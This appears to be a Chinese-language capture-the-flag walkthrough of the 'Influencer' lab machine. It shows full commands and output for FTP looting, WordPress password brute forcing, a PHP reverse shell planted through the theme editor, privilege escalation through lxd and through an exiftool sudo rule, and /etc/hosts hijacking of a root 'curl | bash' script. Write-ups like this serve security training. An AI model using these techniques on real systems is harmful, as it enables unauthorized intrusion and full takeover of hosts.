

信息收集
IP定位
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# arp-scan -l | grep "08:00:27"192.168.0.109 08:00:27:5f:d9:8d (Unknown)Nmap扫描
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.109Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 12:46 ESTNmap scan report for 192.168.0.103Host is up (0.00026s latency).Not shown: 65534 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION80/tcp open http Apache httpd 2.4.52 ((Ubuntu))|_http-title: Apache2 Ubuntu Default Page: It works|_http-server-header: Apache/2.4.52 (Ubuntu)2121/tcp open ftp vsftpd 3.0.5| ftp-anon: Anonymous FTP login allowed (FTP code 230)| -rw-r--r-- 1 0 0 11113 Jun 09 2023 facebook.jpg| -rw-r--r-- 1 0 0 35427 Jun 09 2023 github.jpg| -rw-r--r-- 1 0 0 88816 Jun 09 2023 instagram.jpg| -rw-r--r-- 1 0 0 27159 Jun 09 2023 linkedin.jpg| -rw-r--r-- 1 0 0 28 Jun 08 2023 note.txt|_-rw-r--r-- 1 0 0 124263 Jun 09 2023 snapchat.jpg| ftp-syst:| STAT:| FTP server status:| Connected to 192.168.0.106| Logged in as ftp| TYPE: ASCII| No session bandwidth limit| Session timeout in seconds is 300| Control connection is plain text| Data connections will be plain text| At session startup, client count was 4| vsFTPd 3.0.5 - secure, fast, stable|_End of statusService Info: OS: Unix
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 9.06 secondsftp-匿名登录
ftp> mget *mget facebook.jpg [anpqy?]?229 Entering Extended Passive Mode (|||15810|)150 Opening BINARY mode data connection for facebook.jpg (11113 bytes).100% |***************************************************************| 11113 22.93 MiB/s 00:00 ETA226 Transfer complete.11113 bytes received in 00:00 (13.81 MiB/s)mget github.jpg [anpqy?]?229 Entering Extended Passive Mode (|||5962|)150 Opening BINARY mode data connection for github.jpg (35427 bytes).100% |***************************************************************| 35427 53.45 MiB/s 00:00 ETA226 Transfer complete.35427 bytes received in 00:00 (42.07 MiB/s)mget instagram.jpg [anpqy?]?229 Entering Extended Passive Mode (|||12224|)150 Opening BINARY mode data connection for instagram.jpg (88816 bytes).100% |***************************************************************| 88816 63.92 MiB/s 00:00 ETA226 Transfer complete.88816 bytes received in 00:00 (54.68 MiB/s)mget linkedin.jpg [anpqy?]?229 Entering Extended Passive Mode (|||40056|)150 Opening BINARY mode data connection for linkedin.jpg (27159 bytes).100% |***************************************************************| 27159 52.32 MiB/s 00:00 ETA226 Transfer complete.27159 bytes received in 00:00 (38.03 MiB/s)mget note.txt [anpqy?]?229 Entering Extended Passive Mode (|||54131|)150 Opening BINARY mode data connection for note.txt (28 bytes).100% |***************************************************************| 28 54.68 KiB/s 00:00 ETA226 Transfer complete.28 bytes received in 00:00 (30.34 KiB/s)mget snapchat.jpg [anpqy?]?229 Entering Extended Passive Mode (|||51457|)150 Opening BINARY mode data connection for snapchat.jpg (124263 bytes).100% |***************************************************************| 121 KiB 91.58 MiB/s 00:00 ETA226 Transfer complete.124263 bytes received in 00:00 (79.21 MiB/s)
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat note.txt- Change wordpress password80端口
目录扫描
┌──(root㉿kali)-[/home/kali]└─# dirsearch -u http://192.168.0.109/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html from pkg_resources import DistributionNotFound, VersionConflict
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.0.103/_26-01-12_12-51-34.txt
Target: http://192.168.0.103/
[12:51:34] Starting:[12:51:35] 403 - 278B - /.ht_wsr.txt[12:51:35] 403 - 278B - /.htaccess.bak1[12:51:35] 403 - 278B - /.htaccess.sample[12:51:35] 403 - 278B - /.htaccess.orig[12:51:35] 403 - 278B - /.htaccess.save[12:51:35] 403 - 278B - /.htaccess_extra[12:51:35] 403 - 278B - /.htaccess_orig[12:51:35] 403 - 278B - /.htaccess_sc[12:51:35] 403 - 278B - /.htaccessBAK[12:51:35] 403 - 278B - /.htaccessOLD2[12:51:35] 403 - 278B - /.htaccessOLD[12:51:35] 403 - 278B - /.htm[12:51:35] 403 - 278B - /.html[12:51:35] 403 - 278B - /.htpasswd_test[12:51:35] 403 - 278B - /.htpasswds[12:51:35] 403 - 278B - /.httr-oauth[12:51:35] 403 - 278B - /.php[12:51:56] 403 - 278B - /server-status[12:51:56] 403 - 278B - /server-status/[12:52:03] 200 - 13KB - /wordpress/[12:52:05] 200 - 2KB - /wordpress/wp-login.php
Task Completedweb界面
¡Hello world!
luna Jun 8, 2023 1 Comments
My name is Luna Shine, and I am thrilled to share my passion for fashion with all of you. Born on June 24, 1997, I have dedicated my life to…
可以得出作者为Luna Shine生日为June 24, 1997
生成字典
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# cupp -i/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\ ' print(" \ # User")/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\ ' print(" \ \033[1;31m,__,\033[1;m # Passwords")/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\ ' print(" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # Profiler")/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\ ' print(" \033[1;31m(__) )\ \033[1;m ") ___________ cupp.py! # Common \ # User \ ,__, # Passwords \ (oo)____ # Profiler (__) )\ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ] [ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: luna> Surname: shine> Nickname:> Birthdate (DDMMYYYY): 24061997
> Partners) name:> Partners) nickname:> Partners) birthdate (DDMMYYYY):
> Child's name:> Child's nickname:> Child's birthdate (DDMMYYYY):
> Pet's name:> Company name:
> Do you want to add some key words about the victim? Y/[N]:> Do you want to add special chars at the end of words? Y/[N]:> Do you want to add some random numbers at the end of words? Y/[N]:> Leet mode? (i.e. leet = 1337) Y/[N]:
[+] Now making a dictionary...[+] Sorting list and removing duplicates...[+] Saving dictionary to luna.txt, counting 2574 words.[+] Now load your pistolero with luna.txt and shoot! Good luck!wpscan
说明书
1️⃣ 基本扫描(看看是不是 WordPress)
wpscan --url http://目标/wordpress/2️⃣ 枚举用户(最重要)
wpscan --url http://目标/wordpress/ -e u👉 找后台用户名
3️⃣ 枚举插件 + 主题(可选)
wpscan --url http://目标/wordpress/ -e p,t4️⃣ 枚举用户 + 爆破(常用)
wpscan --url http://目标/wordpress/ -e u -P passwords.txt👉 自动用 XML-RPC / 登录页试密码
5️⃣ 指定用户名爆破
wpscan --url http://目标/wordpress/ -U admin -P passwords.txt6️⃣ 加 API Token(推荐)
wpscan --url http://目标/wordpress/ -e u --api-token TOKEN
基本扫描
┌──(root㉿kali)-[/home/kali]└─# wpscan --url http://192.168.0.109/wordpress_______________________________________________________________ __ _______ _____ \ \ / / __ \ / ____| \ \ /\ / /| |__) | (___ ___ __ _ _ __ ® \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \ \ /\ / | | ____) | (__| (_| | | | | \/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team Version 3.8.28 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[+] URL: http://192.168.0.109/wordpress/ [192.168.0.109][+] Started: Mon Jan 12 23:06:26 2026
Interesting Finding(s):
[+] Headers | Interesting Entry: Server: Apache/2.4.52 (Ubuntu) | Found By: Headers (Passive Detection) | Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.0.109/wordpress/xmlrpc.php | Found By: Direct Access (Aggressive Detection) | Confidence: 100% | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.0.109/wordpress/readme.html | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.0.109/wordpress/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.0.109/wordpress/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.9 identified (Latest, released on 2025-12-02). | Found By: Rss Generator (Passive Detection) | - http://192.168.0.109/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=6.9</generator> | - http://192.168.0.109/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.9</generator>
[+] WordPress theme in use: blogarise | Location: http://192.168.0.109/wordpress/wp-content/themes/blogarise/ | Last Updated: 2026-01-12T00:00:00.000Z | Readme: http://192.168.0.109/wordpress/wp-content/themes/blogarise/readme.txt | [!] The version is out of date, the latest version is 1.5.0 | Style URL: http://192.168.0.109/wordpress/wp-content/themes/blogarise/style.css?ver=6.9 | Style Name: BlogArise | Style URI: https://themeansar.com/free-themes/blogarise/ | Description: BlogArise is a fast, clean, modern-looking Best Responsive News Magazine WordPress theme. The theme ... | Author: Themeansar | Author URI: http://themeansar.com | | Found By: Css Style In Homepage (Passive Detection) | | Version: 0.7 (80% confidence) | Found By: Style (Passive Detection) | - http://192.168.0.109/wordpress/wp-content/themes/blogarise/style.css?ver=6.9, Match: 'Version: 0.7'
[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.
[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:00 <=============================> (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Jan 12 23:06:29 2026[+] Requests Done: 170[+] Cached Requests: 5[+] Data Sent: 46.919 KB[+] Data Received: 358.4 KB[+] Memory used: 267.211 MB[+] Elapsed time: 00:00:03XML-RPC 开启(最重要)
XML-RPC seems to be enabledhttp://192.168.0.109/wordpress/xmlrpc.php这意味着你可以:
✅ 枚举用户
✅ 绕过登录限制进行爆破
✅ Pingback SSRF(少见,但要试)
枚举用户
-e 是 enumerate(枚举) 的缩写
wpscan --url http://192.168.0.109/wordpress -e u[i] User(s) Identified:
[+] luna | Found By: Author Posts - Author Pattern (Passive Detection) | Confirmed By: | Rss Generator (Passive Detection) | Wp Json Api (Aggressive Detection) | - http://192.168.0.109/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1 | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Jan 12 23:07:31 2026[+] Requests Done: 23[+] Cached Requests: 36[+] Data Sent: 6.698 KB[+] Data Received: 84.834 KB[+] Memory used: 187.789 MB[+] Elapsed time: 00:00:02登录爆破
┌──(root㉿kali)-[/home/kali/Desktop/hmv]└─# wpscan --url http://192.168.0.109/wordpress -e u -P luna.txt_______________________________________________________________ __ _______ _____ \ \ / / __ \ / ____| \ \ /\ / /| |__) | (___ ___ __ _ _ __ ® \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \ \ /\ / | | ____) | (__| (_| | | | | \/ \/ |_| |_____/ \___|\__,_|_| |_|
WordPress Security Scanner by the WPScan Team Version 3.8.28 Sponsored by Automattic - https://automattic.com/ @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart_______________________________________________________________
[+] URL: http://192.168.0.109/wordpress/ [192.168.0.109][+] Started: Mon Jan 12 23:10:46 2026
Interesting Finding(s):
[+] luna | Found By: Author Posts - Author Pattern (Passive Detection) | Confirmed By: | Rss Generator (Passive Detection) | Wp Json Api (Aggressive Detection) | - http://192.168.0.109/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1 | Author Id Brute Forcing - Author Pattern (Aggressive Detection) | Login Error Messages (Aggressive Detection)
[+] Performing password attack on Wp Login against 1 user/s[SUCCESS] - luna / luna_1997Trying luna / luna_1997 Time: 00:00:38 <============= > (2120 / 4694) 45.16% ETA: ??:??:??
[!] Valid Combinations Found: | Username: luna, Password: luna_1997
[!] No WPScan API Token given, as a result vulnerability data has not been output.[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Jan 12 23:11:27 2026[+] Requests Done: 2134[+] Cached Requests: 46[+] Data Sent: 762.29 KB[+] Data Received: 14.662 MB[+] Memory used: 205.406 MB[+] Elapsed time: 00:00:41拿到了一份登录凭据luna/luna_1997
通常 WordPress 后台默认路径是:
http://$IP/wordpress/wp-admin/

在Theme File Editor功能点处将index.php写入phpshell文件
┌──(web)─(root㉿kali)-[/home/kali]└─# pwncat-cs -lp 8888/root/.pyenv/versions/3.11.9/envs/web/lib/python3.11/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81. from pkg_resources import iter_entry_points[01:21:22] Welcome to pwncat 🐈! __main__.py:164[01:21:24] received connection from 192.168.0.109:50744 bind.py:84[01:21:24] 0.0.0.0:8888: upgrading from /usr/bin/dash to /usr/bin/bash manager.py:957 192.168.0.109:50744: registered new host w/ db manager.py:957(local) pwncat$ back(remote) www-data@influencer:/$图片隐写解密
在ftp中得到了一些图片,这里我们对其进行解密
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# steghide info snapchat.jpg"snapchat.jpg": format: jpeg capacity: 5.4 KBTry to get information about embedded data ? (y/n) yEnter passphrase: embedded file "backup.txt": size: 44.0 Byte encrypted: rijndael-128, cbc compressed: yes
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# steghide extract -sf snapchat.jpg
Enter passphrase:wrote extracted data to "backup.txt".PASSWORD BACKUP---------------
u3jkeg97gf提权
提权-lua
由于我们图片隐写提取出u3jkeg97gf所以尝试密码复用
(remote) www-data@influencer:/home$ ss -atlpState Recv-Q Send-Q Local Address:Port Peer Address:Port ProcessLISTEN 0 128 127.0.0.1:1212 0.0.0.0:*LISTEN 0 32 0.0.0.0:iprop 0.0.0.0:*LISTEN 0 80 127.0.0.1:mysql 0.0.0.0:*LISTEN 0 4096 127.0.0.53%lo:domain 0.0.0.0:*LISTEN 0 511 *:http *:*(remote) www-data@influencer:/home$ netstat -antlp(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)Active Internet connections (servers and established)Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program nametcp 0 0 0.0.0.0:2121 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:1212 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -tcp 0 284 192.168.0.109:50744 192.168.0.106:8888 ESTABLISHED 12744/shtcp6 0 0 :::80 :::* LISTEN -tcp6 1 0 192.168.0.109:80 192.168.0.106:52386 CLOSE_WAIT - *:*www-data@influencer:/home$ nc 0.0.0.0 1212SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.1ss -atlp
-a:显示所有 socket-t:只看 TCP-l:只看 LISTEN(监听)-p:显示进程(没权限会空)
netstat -antlp
-aall-n不解析端口名-tTCP-lLISTEN-pprocess(你没权限)
由于该终端机器上无su功能,没办法切换用户
同时外网扫描中未扫出ssh端口
监听端口确定1212为ssh服务
直接在靶机上ssh建立连接
(remote) www-data@influencer:/home$ ssh luna@0.0.0.0 -p 1212The authenticity of host '[0.0.0.0]:1212 ([0.0.0.0]:1212)' can't be established.ED25519 key fingerprint is SHA256:uujkDI7HQ0Bk3td/3NfWys9FNY5cbT1zvGvXbluerAk.This key is not known by any other namesAre you sure you want to continue connecting (yes/no/[fingerprint])? yesCould not create directory '/var/www/.ssh' (Permission denied).Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).luna@0.0.0.0's password:Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)
* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage
System information as of mar 13 ene 2026 06:48:21 UTC
System load: 0.080078125 Processes: 123 Usage of /: 54.7% of 11.21GB Users logged in: 0 Memory usage: 18% IPv4 address for enp0s3: 192.168.0.109 Swap usage: 0%
El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 0 actualizaciones de forma inmediata.
Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.Vea https://ubuntu.com/esm o ejecute «sudo pro status»
The list of available updates is more than a week old.To check for new updates run: sudo apt update
Last login: Fri Jun 9 10:12:13 2023luna@influencer:~$提权-root
方法一:lxd提权
luna@influencer:~$ sudo -lMatching Defaults entries for luna on influencer: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User luna may run the following commands on influencer: (juan) NOPASSWD: /usr/bin/exiftoolluna@influencer:~$ iduid=1000(luna) gid=1000(luna) groups=1000(luna),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)LXD 提权的本质原理(重点)
当普通用户 属于 **lxd** 组 时,等同于拥有 宿主机 root 级别能力,原因是:
- LXD 容器可以 挂载宿主机文件系统
- 容器内通常以 root 运行
- 一旦把宿主机
/挂载进容器,容器内 root = 宿主机 root
👉 所以:**lxd**** 组 ≈ 隐式 root**
┌──(web)─(root㉿kali)-[/home/kali]└─# cd Desktop/tools/lxd-alpine-builder
┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/lxd-alpine-builder]└─# python -m http.server 8888Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...192.168.0.109 - - [13/Jan/2026 01:52:22] "GET /alpine-v3.23-x86_64-20260112_0553.tar.gz HTTP/1.1" 200 -luna@influencer:/tmp$ wget http://192.168.0.106:8888/alpine-v3.23-x86_64-20260112_0553.tar.gz--2026-01-13 06:52:32-- http://192.168.0.106:8888/alpine-v3.23-x86_64-20260112_0553.tar.gzConnecting to 192.168.0.106:8888... connected.HTTP request sent, awaiting response... 200 OKLength: 4113983 (3,9M) [application/gzip]Saving to: ‘alpine-v3.23-x86_64-20260112_0553.tar.gz’
alpine-v3.23-x86_64-202601 100%[========================================>] 3,92M --.-KB/s in 0,02s
2026-01-13 06:52:32 (192 MB/s) - ‘alpine-v3.23-x86_64-20260112_0553.tar.gz’ saved [4113983/4113983]1️⃣ 初始化 LXD(第一次必须做)
lxd init --auto2️⃣ 启动一个 特权容器
lxc launch ubuntu:22.04 pwned -c security.privileged=true3️⃣ 把 宿主机根目录 / 挂载进容器
lxc config device add pwned hostroot disk source=/ path=/mnt/root recursive=true4️⃣ 进入容器(你现在是容器内 root)
lxc exec pwned /bin/bash
🎯 此时状态(非常关键)
你是:容器内 root/mnt/root = 宿主机的 /你已经拥有宿主机的完全控制权
✅ 直接拿宿主机 root shell(最快)
chroot /mnt/root /bin/bash
root@pwned:/home/juan# cat user.txtgoodjobbro
root@pwned:~# cat rr00t.txt19283712487912方法二
提权juan
luna@influencer:~$ sudo -lMatching Defaults entries for luna on influencer: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User luna may run the following commands on influencer: (juan) NOPASSWD: /usr/bin/exiftoolhttps://gtfobins.github.io/gtfobins/exiftool/#sudo↗
尝试进行读写 juan 的 ssh私钥:

先本地生成一对密钥对
┌──(kalikali)-[~/temp/Influencer]└─$ ssh-keygen -t rsa -f /home/kali/temp/Influencer/juanGenerating public/private rsa key pair.Enter passphrase (empty for no passphrase):Enter same passphrase again:Your identification has been saved in /home/kali/temp/Influencer/juanYour public key has been saved in /home/kali/temp/Influencer/juan.pubThe key fingerprint is:SHA256:/xMR+gJtJQiy8EhEtszHXYSkcsG5nJDhuiNWojzpqTk kali@kaliThe key's randomart image is:+---[RSA 3072]----+| oB+ooo+o. || *o*o*... . o || BoBo. . + . || . ++ . + . ||.. . So . . ||o.+ .. o ||== .. . ||Eoo .. ||++ .. |+----[SHA256]-----+
┌──(kalikali)-[~/temp/Influencer]└─$ python3 -m http.server 8888Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...192.168.0.139 - - [28/Apr/2024 08:22:18] "GET /juan HTTP/1.1" 200 -192.168.0.139 - - [28/Apr/2024 08:22:22] "GET /juan.pub HTTP/1.1" 200 -尝试进行提权 juan 用户:
luna@influencer:/tmp$ wget http://192.168.0.143:8888/juan--2024-04-28 12:22:19-- http://192.168.0.143:8888/juanConnecting to 192.168.0.143:8888... connected.HTTP request sent, awaiting response... 200 OKLength: 2590 (2,5K) [application/octet-stream]Saving to: ‘juan’
juan 100%[=========================================================================>] 2,53K --.-KB/s in 0s
2024-04-28 12:22:19 (276 MB/s) - ‘juan’ saved [2590/2590]
luna@influencer:/tmp$ wget http://192.168.0.143:8888/juan.pub--2024-04-28 12:22:23-- http://192.168.0.143:8888/juan.pubConnecting to 192.168.0.143:8888... connected.HTTP request sent, awaiting response... 200 OKLength: 563 [application/vnd.exstream-package]Saving to: ‘juan.pub’
juan.pub 100%[=========================================================================>] 563 --.-KB/s in 0s
2024-04-28 12:22:23 (107 MB/s) - ‘juan.pub’ saved [563/563]
luna@influencer:/tmp$ mv juan.pub authorized_keysluna@influencer:/tmp$ sudo -u juan exiftool -filename=/home/juan/.ssh/authorized_keys authorized_keysWarning: Error removing old file - authorized_keys 1 directories created 1 image files updatedluna@influencer:/tmp$ sudo -u juan exiftool -filename=/home/juan/.ssh/authorized_keys authorized_keysError: '/home/juan/.ssh/authorized_keys' already exists - authorized_keys 0 image files updated 1 files weren't updated due to errorsluna@influencer:/tmp$ chmod 600 juanluna@influencer:/tmp$ ssh juan@0.0.0.0 -p 1212 -i juanThe authenticity of host '[0.0.0.0]:1212 ([0.0.0.0]:1212)' can't be established.ED25519 key fingerprint is SHA256:uujkDI7HQ0Bk3td/3NfWys9FNY5cbT1zvGvXbluerAk.This key is not known by any other namesAre you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '[0.0.0.0]:1212' (ED25519) to the list of known hosts.Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-73-generic x86_64)
* Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage
System information as of dom 28 abr 2024 12:25:44 UTC
System load: 0.0 Processes: 128 Usage of /: 55.9% of 11.21GB Users logged in: 1 Memory usage: 45% IPv4 address for enp0s3: 192.168.0.139 Swap usage: 0%
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
El mantenimiento de seguridad expandido para Applications está desactivado
Se pueden aplicar 0 actualizaciones de forma inmediata.
Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.Vea https://ubuntu.com/esm o ejecute «sudo pro status»
The list of available updates is more than a week old.To check for new updates run: sudo apt update
The programs included with the Ubuntu system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted byapplicable law.
juan@influencer:~$提权 root
第一步还是信息搜集:
juan@influencer:~$ sudo -lMatching Defaults entries for juan on influencer: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User juan may run the following commands on influencer: (root) NOPASSWD: /bin/bash /home/juan/check.shjuan@influencer:~$ cat /home/juan/check.sh#!/bin/bash
/usr/bin/curl http://server.hmv/98127651 | /bin/bash我再次检查了 sudo 权限。Juan 可以作为 root 用户运行文件“/home/john/check.sh”。
又是 arp 欺骗:
juan@influencer:~$ cat /home/juan/check.sh#!/bin/bash
/usr/bin/curl http://server.hmv/98127651 | /bin/bash如你所见,它会向 server.hmv 发送请求,然后执行它收到的请求。
我还检查了修改“/etc/hosts”的权限,所以更改域名地址很方便。
juan@influencer:~$ ls -la /etc/hosts-rw-rw-rw- 1 root juan 247 jun 8 23:00 /etc/hosts我让 server.hmv 指向攻击机器的地址。
juan@influencer:~$ cat /etc/hosts127.0.0.1 localhost127.0.1.1 influencer
# The following lines are desirable for IPv6 capable hosts::1 ip6-localhost ip6-loopbackfe00::0 ip6-localnetff00::0 ip6-mcastprefixff02::1 ip6-allnodesff02::2 ip6-allrouters
#127.0.0.1 server.hmv192.168.1.86 server.hmv在我的机器上,我创建一个与“check.sh”脚本中名称相同的文件,然后在 80 端口启动服务器。
kali@kali:~/Desktop$ cat 98127651chmod +s /bin/bash
kali@kali:~/Desktop$ python3 -m http.server 80Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...以 root 身份运行脚本会发出请求并执行我创建的脚本,所以现在 /bin/bash 拥有了 SUID 权限,获取 root 权限变得轻而易举。
